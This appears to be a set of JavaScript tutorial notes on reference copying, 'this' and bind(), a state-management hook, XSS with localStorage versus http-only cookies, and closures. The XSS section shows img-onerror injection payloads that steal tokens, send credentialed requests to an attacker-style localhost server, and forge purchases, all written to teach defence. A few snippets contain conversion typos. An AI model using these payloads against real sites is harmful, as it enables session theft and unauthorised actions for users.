
JavaScript knows two types of memory: The **Stack** and the **Heap**. You [can dive much deeper](#) if you want to.

Here's a super-short summary: The stack is essentially an easy-to-access memory that simply manages its items as a - well - stack. Only items for which the size is known in advance can go onto the stack. This is the case for numbers, strings, booleans.

The heap is a memory for items of which you can't pre-determine the exact size and structure. Since objects and arrays can be mutated and change at runtime, they have to go into the heap therefore.

Obviously, there's more to it but this rough differentiation will do for now.

For each heap item, the exact address is stored in a pointer which points at the item in the heap. This pointer in turn is stored on the stack. That will become important in a second.



Okay, so we got different memories. But how does that make a difference to us, the developer?

Strange Behavior of “Reference Types”

The fact that only pointers are stored on the stack for reference types matters a lot!

What’s actually stored in the `person` variable in the following snippet?

```
var person = { name: 'Max' }
```

Is it: a) The object (`{ name: 'Max' }`)

b) The pointer to the object

c) A pointer to the `name` property?

It’s **b)**. A pointer to the `person` object is stored in the variable. The same would be the case for the `hobbies` array.

What does the following code spit out then?

```
var person = { name: 'Max' }  
var newPerson = person
```

```
newPerson.name = 'Anna'  
console.log(person.name) // What does this line print?
```

You'll see `'Anna'` in the console!

Why?

Because you never copied the person object itself to `newPerson`. You only copied the pointer! It still points at the same address in memory though. Hence changing `newPerson.name` also changes `person.name` because `newPerson` points at the exactly same object!

This is really important to understand! You're pointing at the same object, you didn't copy the object.

It's the same for arrays.

```
var hobbies = ['Sports', 'Cooking']  
var copiedHobbies = hobbies  
copiedHobbies.push('Music')  
console.log(hobbies[2]) // What does this line print?
```

This prints `'Music'` - for the exact same reason as stated above.

How can you copy the actual Value?

Now that we know that we only copy the pointer - how can we actually copy the value behind the pointer? The actual object or array?

You basically need to construct a new object or array and immediately fill it with the properties or elements of the old object or array.

You got multiple ways of doing this - also depending on which kind of JavaScript version you're using (during development).

Here are the two most popular approaches for arrays:

1) Use the `slice()` method

`slice()` is a standard array method provided by JavaScript. You can check out its full documentation [here](#).

```
var hobbies = ['Sports', 'Cooking']  
var copiedHobbies = hobbies.slice()
```

It basically returns a new array which contains all elements of the old element, starting at the starting index you passed (and then up to the max number of elements you defined). If you just call `slice()`, without arguments, you get a new array with all elements of the old array.

2) Use the spread operator

If you're using ES6+, you can use the [spread operator](#).

```
var hobbies = ['Sports', 'Cooking']  
var copiedHobbies = [...hobbies]
```

Here, you also create a new array (manually, by using `[]`) and you then use the spread operator (`...`) to “pull all elements of the old array out” and add them to the new array.

For objects

1) `Object.assign()`

You can use the `Object.assign()` syntax which is explained in greater detail [here](#).

```
var person = { name: 'Max' }  
var copiedPerson = Object.assign({}, person)
```

This syntax creates a new object (the `{}` part) and assigns all properties of the old object (the second argument) to that newly created one. This creates a copy.

2)

Just as with arrays, you can also use the spread operator on objects.

```
var person = { name: 'Max' }  
var copiedPerson = { ...person }
```

This will also create a new object (because you used `{ }`) and will then pull all properties of `person` out of it, into the brand-new objects.

Deep Clones?

Now you know how to clone arrays and objects.

Here's one super-important thing to note though: You're not creating deep clones with either approach!

If you cloned array contains nested arrays or objects as elements or if your object contains properties that hold arrays or other objects, then these nested arrays and objects will **not** have been cloned!

You still have the old pointers, pointing to the old nested arrays/objects!

You'd have to manually clone every layer that you plan on working with. If you don't plan on changing these nested arrays or objects though, you don't need to clone them.

More about cloning strategies can be read [here](#)

REST APIs vs GraphQL APIs

Overview

Video URL: <https://youtu.be/PeAOEAmR0D0>


Modern web development heavily relies on APIs. No matter if you're building a frontend web app (e.g. with Angular or React) or if you're building a mobile app - you typically need some backend to which you can send data and from which you can retrieve data.

Web APIs act as such backends.

When it comes to building them, you typically got two main options: **REST** APIs and **GraphQL** APIs.

In the above video, we'll dive into the differences and explore under which circumstances which API shines!

Rules of Hooks



Video: <https://www.youtube.com/watch?v=Pv9flm-80vM>

'this' Keyword & Function References

What's the Issue?

Did you ever see a line of JavaScript code that looked something like this?

```
button.addEventListener('click', this.addItem.bind(this));
```

What's this `bind(this)` thing here? And why are the function parentheses missing?

Why does the line not look like this?

```
button.addEventListener('click', this.addItem());
```

Well, this alternative would not work. And here's why.

Calling Functions & Using Function References

Obviously, you call a function like this in JavaScript:

```
function someFunction() {  
    // do something here ...  
}  
someFunction();
```

And inside an object/ class, you call a method in a similar way:

```
class MyClass {  
    constructor() {  
        this.myMethod();  
    }  
  
    myMethod() {  
        // do something here  
    }  
}
```

Using the above code will execute the methods immediately when the code is run for the first time. In the class, the

method `myMethod` is being executed when the constructor is called - i.e. when the class is instantiated.

```
new MyClass(); // this will trigger the constructor and hence call myMethod()
```

Sometimes, you don't want to execute a function/ method immediately though.

Consider an event listener on a button:

```
function someFunction() { ... }  
const button = document.querySelector('button');  
  
button.addEventListener('click', someFunction());
```

In this snippet, `someFunction` would actually **not** wait for the click to occur but instead also execute right when the code is first parsed/ executed.

That is not what we want though. We just want to “tell JavaScript/ the Browser” that it should execute `someFunction` for us when the button is clicked. This will also ensure that the function can run multiple times - one time for every button click.

What do you do when you want to make sure your friend can visit your parents once he's done with his work for the day?

You don't send him there immediately - instead you tell him where your parents live. This allows your friend to visit them once he got the time. You basically give your friend the address of your parents instead of taking him with you.

The same concept can be used in JavaScript. You can “give JavaScript/ the Browser” the address of something (=> a function) instead of executing it manually right away.

This is done by passing a so called **“reference”**.

For the event listener, the following code passes a reference to the “to-be-executed” function to the event listener (i.e. to the button in this case).

```
function someFunction() { ... };
```

```
const button = ...;
```

```
button.addEventListener('click', someFunction);
```

Please note, that the parentheses **are missing** after **someFunction**. Therefore, we don't call the function - instead we just pass a pointer to the function (a so called reference) to the event listener (and hence to the button object).

In the context of a JavaScript class, the code looks pretty much the same:

```
class MyClass {  
  constructor() {  
    const button = ...;  
    button.addEventListener('click', this.myMethod);  
  }  
}
```

```
  myMethod() { ... }  
}
```

The **this** keyword is important here though. It basically points at the object that is created based on the class. And since **myMethod** is a method of the class/ object, it can only be accessed via **this**.

That's how you pass a reference to a function instead of calling it immediately. And that's why you would use this syntax without the parentheses.

When “this” Behaves Strangely

this is required to access class methods or properties from anywhere inside of that class/ object.

In case classes are brand-new to you, consider taking [my ES6 course](#) as I dive deeper into classes there.

Let's move to a real example - one where **this** will actually lead to a strange behavior.

```
class NameGenerator {  
  constructor() {  
    const btn = document.querySelector('button');  
    this.names = ['Max', 'Manu', 'Anna'];  
    this.currentName = 0;  
  }  
}
```

```

    btn.addEventListener('click', this.addName);
  }

  addName() {
    const name = new NameField(this.names[this.currentName]);
    this.currentName++;
    if (this.currentName >= this.names.length) {
      this.currentName = 0;
    }
  }
}

```

Let's not worry about what `new NameField(...)` does - you can watch the video (at the top of this page) to see the full example. It basically just renders a new `` with the name as text into the DOM.

But let's worry about whether that succeeds or not. Because we'll actually get an error:

✖ ▶ Uncaught TypeError: Cannot read property 'undefined' of undefined
at HTMLButtonElement.addName (app.js:22)

This line is causing the error:

```
const name = new NameField(this.names[this.currentName]);
```

Somehow, accessing `this.names` and `this.currentName` fails here.

But why? Doesn't `this` refer to the object/ class?

Well, it actually doesn't. `this` is not defined to refer to the object that encloses it when you write your code.

Instead, `this` refers to “whoever called the code in which it's being used”.

And in this case, the `button` is responsible for executing `addName`.

We can see that, if we log the value of `this` inside of `addName`:

```

addName() {
  console.log(this);
  ...
}

```

```
<button>Add Name</button>
```

app.js:21

So `this` is now referring to the `<button>` element to which we attached the `click` event listener.

That is actually the default JavaScript behavior.

`this` refers to whoever called a method that uses `this`.

Obviously, this is not the behavior we want here - and thankfully, you can change it.

You can bind `this` inside of `addName` to something else than the button. You can bind it to the surrounding class/ object:

```
btn.addEventListener('click', this.addName.bind(this));
```

`bind()` is a default JavaScript method which you can call on functions/ methods. It allows you to bind `this` **inside** of the “to-be-executed function/ method” to any value of your choice.

In the above snippet, we bind `this` inside of `addName` to the same value `this` refers to in the constructor.

In that constructor, `this` will refer to the class/ object because we execute that code on our own. The constructor essentially is always executed by the object itself you could say, hence `this` inside of the constructor also refers to that object.

`bind` would also allow you to pass arguments to the function you’ll eventually call but you can learn more about it [here](#).

Summary

That’s it!

This hopefully illustrates why you can have code where you “call functions” (not really) without adding parentheses and why you may have to use `bind(this)` to make `this` work correctly in that function/ method.

use-global-hook

Easy state management for react using hooks in less than 1kb.

Table of Contents

- [Install](#)
- [Example](#)
- [Complete Examples](#)
- [Using TypeScript](#)

Install:

```
npm i use-global-hook
```

or

```
yarn add use-global-hook
```

Minimal example:

```
import React from 'react';

import globalHook from 'use-global-hook';

const initialState = {

  counter: 0,

};

const actions = {

  addToCounter: (store, amount) => {

    const newCounterValue = store.state.counter + amount;

    store.setState({ counter: newCounterValue });
```

```

    },
  };

const useGlobal = globalHook(React, initialState, actions);

const App = () => {

  const [globalState, globalActions] = useGlobal();

  return (

    <div>

      <p>

        counter:

        {globalState.counter}

      </p>

      <button type="button" onClick={() =>
globalActions.addToCounter(1)}>

        +1 to global

      </button>

    </div>

  );

};

export default App;

```

Complete examples:

Several counters, one value

Add as many counters as you want, it will all share the same global value. Every time one counter add 1 to the global value, all counters will render. The parent component won't render again.

Asynchronous ajax requests

Search GitHub repos by username. Handle the ajax request asynchronously with async/await. Update the requests counter on every search.

Avoid unnecessary renders

Map a subset of the global state before use it. The component will only re-render if the subset is updated.

Connecting to a class component

Hooks can't be used inside a class component. We can create a Higher-Order Component that connects any class component with the state. With the connect() function, state and actions become props of the component.

Immutable state with Immer.js integration

Add Immer.js lib on your hook options to manage complex immutable states. Mutate a state draft inside a setState function. Immer will calculate the state diff and create a new immutable state object.

Using TypeScript

Install the TypeScript definitions from DefinitelyTyped

```
npm install @types/use-global-hook
```

Example implementation

```
import globalHook, { Store } from 'use-global-hook';
```

```
// Defining your own state and associated actions is required

type MyState = {

    value: string;

};

// Associated actions are what's expected to be returned from
globalHook

type MyAssociatedActions = {

    setValue: (value: string) => void;

    otherAction: (other: boolean) => void;

};

// setValue will be returned by globalHook as
setValue.bind(null, store)

// This is one reason we have to declare a separate associated
actions type

const setValue = (

    store: Store<MyState, MyAssociatedActions>,

    value: string

) => {

    store.setState({ ...store.state, value });

    store.actions.otherAction(true);

};
```



```
const otherAction = (  
  store: Store<MyState, MyAssociatedActions>,  
  other: boolean  
) => { /* cool stuff */ };  
  
const initialState: MyState = {  
  value: "myString"  
};  
  
// actions passed to globalHook do not need to be typed  
  
const actions = {  
  setValue,  
  otherAction  
};  
  
const useGlobal = globalHook<MyState, MyAssociatedActions>(  
  React,  
  initialState,  
  actions  
)
```

```
// Usage

const [state, actions] = useGlobal<MyState,
MyAssociatedActions>();


// Subset

const [value, setValue] = useGlobal<string, (value: string) =>
void>(

  (state: MyState) => state.value,

  (actions: MyAssociatedActions) => actions.setValue

);


// Without declaring type, useGlobal will return unknown

const [state, actions] = useGlobal(); // returns [unknown,
unknown]


// Happy TypeScripting!
```

Video:

<https://www.youtube.com/watch?v=oEFPFc36weY>

XSS - localStorage vs Cookies

Don't miss **the video** (right at the top of this page) where I show all possible options, how to launch an XSS attack and why http-only cookies are NOT the solution in detail.

Here's the source code to follow along: [Source Code on Github](#)

A Common Misconception

If you browse the internet, you find quite a lot of developers spreading the information that `localStorage` would be insecure and you shouldn't use it to store authentication tokens. Instead, you should use `http-only` cookies that hold those tokens.

Side-note: If you're not sure what I mean with "authentication tokens", you might want to check out my [Node.js - The Complete Guide course](#) - I cover the two most common authentication mechanisms (sessions & tokens) in great detail there!

In this article, I'll explain in detail why `http-only` cookies are **not** more secure than `localStorage` and what that means for you and your app.

Understanding localStorage

`localStorage` is a browser API that allows you to access a special browser storage which can hold simple key-value pairs.

```
localStorage.setItem('token', 'abc') // store 'abc' with key 'token'  
const token = localStorage.getItem('token') // retrieve item with key  
'token'
```

`localStorage` is a great API for storing simple data because it's easy to use and whilst it's not suitable for complex data (e.g. files or complex objects), it's great for basic data like authentication tokens, which are just strings.

A typical authentication flow in a modern single-page-application could then just look like this:

```
async function authenticate(email, password) {
  const response = await fetch('https://my-backend.com/login', {
    method: 'POST',
    body: JSON.stringify({ email, password }),
  })

  const data = await response.json()

  localStorage.setItem('token', data.token) // assuming the response data
  yields the token
}
```

This token is then required to attach it to outgoing requests that target endpoints (URLs) which are only open to authenticated users. The code typically would look something like this:

```
async function getUserInfo() {
  const token = localStorage.getItem('token')
  const response = await fetch('https://my-backend.com/user-data', {
    headers: {
      Authorization: 'Bearer ' + token,
    },
  })
  // handle response + response data thereafter
}
```

We attach the `token` on the `Authorization` header and send it to the server, where it can be verified and then grants the user access to protected data.

Looks good and is pretty straightforward, right?

Indeed, it is a great approach and - contrary to the misconception mentioned in the beginning of the article - **it is perfectly fine to use `localStorage`**.

But you can indeed also run into problems if your page is vulnerable to Cross-Site-Scripting (XSS) attacks.

How to launch XSS Attacks

Important: I got a [deep-dive article on XSS attacks](#) which you might want to check out in addition to this section. For the rest of this article, I assume that you know what a XSS attack is.

In the [code](#) and [video](#) that belongs to this article, you see, in detail, how you can launch an XSS attack on a vulnerable page.

Have a look at this short code snippet:

```
const contentWithUserInput = `  
    
  <p>${someUserInput}</p>  
`  
  
outputElement.innerHTML = contentWithUserInput
```

What's wrong with this code?

We directly set the `innerHTML` of some `outputElement` (this can simply be a reference to some DOM element on our page).

If `someUserInput` contains JavaScript code, this could cause problems:

```
const someUserInput = '<script>alert("Hacked!")</script>'  
const contentWithUserInput = `  
    
  <p>${someUserInput}</p>  
`  
  
outputElement.innerHTML = contentWithUserInput
```

To be honest, most browser should catch this and indeed you should **not** be getting the “Hacked” alert.

But this next code snippet **WILL** cause problems:

```
const userPickedImageUrl = 'https://some-invalid-url.com/no-image!jpg'  
onerror="alert("Hacked")" "  
  
const contentWithUserInput = `  
    
  <p>${someUserInput}</p>  
`  
  
outputElement.innerHTML = contentWithUserInput
```

What's the problem with that?

We in the end just build a string that we store in `contentWithUserInput`. And with the above code, this string would look like this (with all values being inserted):

```

<p>Some message...</p>
```

With the injected code, we deliberately try to load an image that does not exist which then in turn will cause the `onerror` code to execute.

`onerror` is a valid HTML attribute for the `` element and hence everything will run just fine.

This is how an XSS attack could be launched if user input (in this case received in `userPickedImageUrl`) is not escaped.

Stealing Data from localStorage with XSS Attacks

With the XSS vulnerability described above, it's quite easy to steal the token and/ or any other data that requires that token.

```
const userPickedImageUrl = 'https://some-invalid-url.com/no-image!jpg'
onerror="const token = localStorage.getItem('token')"

const contentWithUserInput = `
  
`

outputElement.innerHTML = contentWithUserInput
```

In this above snippet we retrieve the token in our injected code and we can then send it to our own server (i.e. the server of the attacker) or do whatever we want to do with it.

By the way, in case you're thinking that we only steal our own token here: Such user-generated data is typically stored in databases and then might be rendered for all kinds of users all over the world (e.g. comments below a video).

If you store such unsanitized input, this injected XSS JavaScript code could run on thousands of machines for thousands of users.

All those tokens (and therefore the data of those users) would be at risk.

Switching from localStorage to Cookies

You often read that cookies would be better than `localStorage` when it comes to storing authentication tokens or similar data - simply because cookies are **not** vulnerable to XSS attacks.

This is **not correct!**

We can launch the same attack as above if we're using cookies.

Here's how we might fetch a token + store it with help of cookies:

```
async function authenticate(email, password) {
  const response = await fetch('https://my-backend.com/login', {
    method: 'POST',
    body: JSON.stringify({ email, password }),
  })

  const data = await response.json()

  document.cookie = 'token=' + data.token
}
```

This stores the token in a cookie named `token`.

We can retrieve it like this when we need it (e.g. for outgoing requests):

```
async function getUserInfo() {
  const token = document.cookie.split('; ').find((c) =>
    c.startsWith('token')) === .split('=')[1]
  const response = await
  fetch('https://my-backend.com/user-data', {
    headers: {
      Authorization: 'Bearer ' + token,
    },
  })
  // handle response + response data thereafter
}
```

And here's the code how we can still steal the token with a XSS attack:

```
const userPickedImageUrl = 'https://some-invalid-url.com/no-image.jpg'
onerror="const token = document.cookie.split("; ").find(c =>
c.startsWith("token")).split("=")[1]"
const contentWithUserInput = `
  
`

outputElement.innerHTML = contentWithUserInput
```

This can be a bit hard to read but ultimately, we're running the same code we regularly use to get the token. Just with the intention of stealing it.

And that makes sense: If we can get the token stored in cookies with the “good JavaScript code”, we can also do it with the “bad code”.

Using http-only Cookies

Yes, yes - I know what some of you are thinking now: *“Max, you are stupid, you should find a new job”*. Okay, maybe (hopefully!) you're a little less harsh ;-)

The cookie I used was the wrong kind of cookie.

We need a http-only cookie!

Such cookies **can't be set or read via client-side JavaScript**. We can only set **http-only** cookies on the server-side.

For example, with Node and Express, the server-side code could look like this:

```
app.post('/authenticate-cookie', (req, res) => {
  res.cookie('token', 'abc', { httpOnly: true })
  res.json({ message: 'Token cookie set!' })
})
```

This sets the **token** on a **http-only** cookie which is sent back to the client.

The browser will be able to read + use the cookie but our browser-side JavaScript code won't.

Hence, we don't even try to store or use the token locally anymore.

The client-side authentication code looks like this:

```
async function authenticate(email, password) {
  const response = await fetch('https://my-backend.com/authenticate-cookie', {
    method: 'POST',
    body: JSON.stringify({ email, password }),
  })
}
```

This is enough because the token is part of the cookie which is included in the response.

Hence, whenever we need to send a request to a protected resource, the request looks just like this:

```
async function getUserInfo() {
  const response = await fetch('https://my-backend.com/user-data')
  // handle response + response data thereafter
}
```

Why does this work?

Because **http-only** cookies are automatically attached to outgoing requests - the browser takes care about that.

At least, they're automatically attached, if the request target domain is the same domain as is serving the frontend. If it's a different domain - i.e. if you have a cross-origin request (e.g. frontend is served on **my-page.com**, backend on **my-backend.com**), you need to adjust the client-side code a bit.

```
async function getUserInfo() {
  const response = await fetch('https://my-backend.com/user-data', {
    credentials: 'include',
  })
  // handle response + response data thereafter
}
```

credentials is an option you can set on **fetch()** to attach all cookies to the outgoing request. The default setting for **credentials** is **same-origin**, for cross-origin requests, you need **include** as a value.

The backend server needs to be prepared appropriately - it needs to set the right CORS headers on responses sent back.

For example, on Node + Express:

```
app.use((req, res, next) => {  
  res.setHeader('Access-Control-Allow-Origin', 'https://my-page.com/')  
  res.setHeader('Access-Control-Allow-Methods', 'GET, POST')  
  res.setHeader('Access-Control-Allow-Credentials', true)  
  next()  
})
```

These headers grant `my-page.com` the “right” to send `GET` and `POST` requests with `credentials` to the backend server.

I cover “**CORS**” and related concepts in great detail in my [Node.js - The Complete Guide course](#). You can also learn more about it in [this article](#).

With that setup, everything works and we’re using `http-only` cookies.

And now let’s explore why this is not a single bit better than `localStorage`

http-only Cookies and XSS

We can’t read or write `http-only` cookies with client-side JavaScript code. Hence we got to be secured against XSS, right?

Well, what about this code?

```
const userPickedImageUrl = 'https://some-invalid-url.com/no-image!jpg'  
onerror=fetch("https://localhost:8000/", { credentials: "include" })'  
const contentWithUserInput = `  
    
`  
  
outputElement.innerHTML = contentWithUserInput
```

This code will send a request to `localhost:8000` via the XSS-injected code.

And because of `credentials: "include"`, all cookies (yes, also the `http-only` cookies) will be attached.

All we need is a backend server that could look like this:

```
const express = require('express')
const app = express()

app.use((req, res, next) => {
  res.setHeader('Access-Control-Allow-Origin', 'https://localhost:3000')
  res.setHeader('Access-Control-Allow-Methods', 'GET')
  res.setHeader('Access-Control-Allow-Credentials', true)
  next()
})

app.get('/', (req, res) => {
  token = req.headers.cookie
    .split('; ')
    .find((c) => c.startsWith('token'))
    .split('=')[1]
  res.json({ message: 'Got ya!' })
})
app.listen(8000)
```

This very simple server sets the right CORS headers, exposes a `GET` route to `/` and reads the token from the incoming cookies.

And that's it! Here you go, your `http-only` cookie is pretty worthless.

Of course you could argue that it's a bit harder to retrieve than `localStorage` tokens but ultimately it's pretty simple code that can be used to get the token. And you probably shouldn't rely on potential attackers not knowing this pattern.

What about SameSite

You might read this article and think:

Well, we got the `SameSite` cookie attribute. That should help.

Just to clarify - this is how the `SameSite` attribute could be added:

```
SameSite=Strict
```

`SameSite` takes three possible values:

- `None` (was the default): Cookies are attached to requests to **any** site
- `Lax` (is the default in most browsers): Cookies are allowed to be sent with top-level navigations and will be sent along with GET request initiated by third party website.

- **strict**: Cookies are only sent with requests that target the same site

Sounds like a solution, right?

Well, first of all it is important to understand that the **sameSite** attribute **is not supported in internet explorer!** And even in 2020+, you might not be able to ignore all those users.

In addition, the **Lax** default is only set in some browser but for example it's **not the default** in Safari - there, **None** is the default.

You can look up the entire [browser support table](#) for more information.

But of course, you could block users using Internet Explorer - whether that really is an option, depends on your site though - you still have around 6% of users using IE in 2020.

Nonetheless, you would not be 100% save. Yes, **sending the cookie to another domain would not work.**

But what about **attacks on the same site?**

If I have access to your page (via XSS), I can still use that to do things on your site on behalf of your users - for example, I could initiate some purchase or do other bad things like that.

Keep in mind that stealing the auth token **might not be the main priority** of an attacker. After all, it's about doing things with the logged in user - and for that, I don't necessarily need your token. I can just do stuff for you (via injected JavaScript) whilst you're on the page.

So whilst you would avoid that the cookie/ token can get stolen, you would **not protect your users.**

The Problem Only Exists On Localhost

But here's one important note: This scenario only occurs when working with `localhost`, since `localhost:3000` and `localhost:8000` are the same domain technically.

If you had different domains - which in reality would be the case, this attack pattern **is not possible**. So that's a win!

BUT: That ultimately won't save you.

Yes, the token/ cookie can't be sent to a different domain.

But the attacker actually will not really need it to be honest.

As written above already, if I got access to your page via XSS, I don't care about the actual token. I can simply start shopping (or whatever logged in users can do on the site) on your behalf.

```
const userPickedImageUrl = 'https://some-invalid-url.com/no-image.jpg'
onerror="fetch('https://localhost:3000/buy-product?prodid=abc', {
  credentials: 'include', method: 'POST' })"
const contentWithUserInput = `
  
`

outputElement.innerHTML = contentWithUserInput
```

Since the user is logged in and has a valid token stored in the cookie, that cookie will be added to the request since it's on the same site.

And that's a problem - nothing you can do. Even without "stealing" the auth token, your open to attacks and attackers can do stuff on behalf of your logged in users.

The Actual Solution

So if all storage mechanisms are insecure - which one should you use then?

This is entirely up to you!

I personally really like `localStorage` because of its ease-of-use.

The key thing is that you protect against XSS - then you won't have a problem, no matter which approach you're using.

Your page must not be vulnerable to XSS.

Yes, that's a trivial and even a bit of a stupid statement but it is the truth.

If your page is vulnerable to XSS, you'll have a problem. And **http-only** cookies are not going to save you.

Learn all about XSS and how to protect against it in my [XSS article](#) and in my [JavaScript - The Complete Guide course](#)!

Closures

A **closure** is the combination of a function bundled together (enclosed) with references to its surrounding state (the **lexical environment**). In other words, a closure gives you access to an outer function's scope from an inner function. In JavaScript, closures are created every time a function is created, at function creation time.

Lexical scoping

Consider the following example code:

```
function init() {  
  
    var name = 'Mozilla'; // name is a local variable created by init  
  
    function displayName() { // displayName() is the inner function, a closure  
  
        alert(name); // use variable declared in the parent function  
  
    }  
  
    displayName();  
  
}  
  
init();
```

Copy to Clipboard

`init()` creates a local variable called `name` and a function called `displayName()`. The `displayName()` function is an inner function that is defined inside `init()` and is available only within the body of the `init()` function. Note that the `displayName()` function has no local variables of its own. However, since inner functions have access to the variables of outer functions, `displayName()` can access the variable `name` declared in the parent function, `init()`.

Run the code using [this JSFiddle link](#) and notice that the `alert()` statement within the `displayName()` function successfully displays the value of the `name` variable, which is declared in its parent function. This is an example of *lexical scoping*, which describes how a parser resolves variable names when functions are nested. The word *lexical* refers to the fact that lexical scoping uses the location where a variable is declared within the source code to determine where that variable is available. Nested functions have access to variables declared in their outer scope.

Closure

Consider the following code example:

```
function makeFunc() {  
  
    var name = 'Mozilla';  
  
    function displayName() {  
  
        alert(name);  
  
    }  
  
    return displayName;  
  
}  
  
var myFunc = makeFunc();  
  
myFunc();
```

Copy to Clipboard

Running this code has exactly the same effect as the previous example of the `init()` function above. What's different (and interesting) is that the `displayName()` inner function is returned from the outer function *before being executed*.

At first glance, it might seem unintuitive that this code still works. In some programming languages, the local variables within a function exist for just the duration of that function's execution. Once `makeFunc()` finishes executing, you might expect that the `name` variable would no longer be accessible. However, because the code still works as expected, this is obviously not the case in JavaScript.

The reason is that functions in JavaScript form closures. A *closure* is the combination of a function and the lexical environment within which that function was declared. This environment consists of any local variables that were in-scope at the time the closure was created. In this case, `myFunc` is a reference to the instance of the function `displayName` that is created when `makeFunc` is run. The instance of `displayName` maintains a reference to its lexical environment, within which the variable `name` exists. For this reason, when `myFunc` is invoked, the variable `name` remains available for use, and "Mozilla" is passed to `alert`.

Here's a slightly more interesting example—a `makeAdder` function:

```
function makeAdder(x) {  
  
    return function(y) {
```



```
    return x + y;

};

}

var add5 = makeAdder(5);

var add10 = makeAdder(10);


console.log(add5(2)); // 7

console.log(add10(2)); // 12
```

Copy to Clipboard

In this example, we have defined a function `makeAdder(x)`, that takes a single argument `x`, and returns a new function. The function it returns takes a single argument `y`, and returns the sum of `x` and `y`.

In essence, `makeAdder` is a function factory. It creates functions that can add a specific value to their argument. In the above example, the function factory creates two new functions—one that adds five to its argument, and one that adds 10.

`add5` and `add10` are both closures. They share the same function body definition, but store different lexical environments. In `add5`'s lexical environment, `x` is 5, while in the lexical environment for `add10`, `x` is 10.

Practical closures

Closures are useful because they let you associate data (the lexical environment) with a function that operates on that data. This has obvious parallels to object-oriented programming, where objects allow you to associate data (the object's properties) with one or more methods.

Consequently, you can use a closure anywhere that you might normally use an object with only a single method.

Situations where you might want to do this are particularly common on the web. Much of the code written in front-end JavaScript is event-based. You define some behavior, and then attach it to an event that is triggered by the user (such as a click or a keypress). The code is attached as a callback (a single function that is executed in response to the event).

For instance, suppose we want to add buttons to a page to adjust the text size. One way of doing this is to specify the font-size of the `body` element (in pixels), and then set the size of the other elements on the page (such as headers) using the relative `em` unit:

```
body {  
  
    font-family: Helvetica, Arial, sans-serif;  
  
    font-size: 12px;  
  
}  
  
h1 {  
  
    font-size: 1.5em;  
  
}  
  
h2 {  
  
    font-size: 1.2em;  
  
}
```

Copy to Clipboard

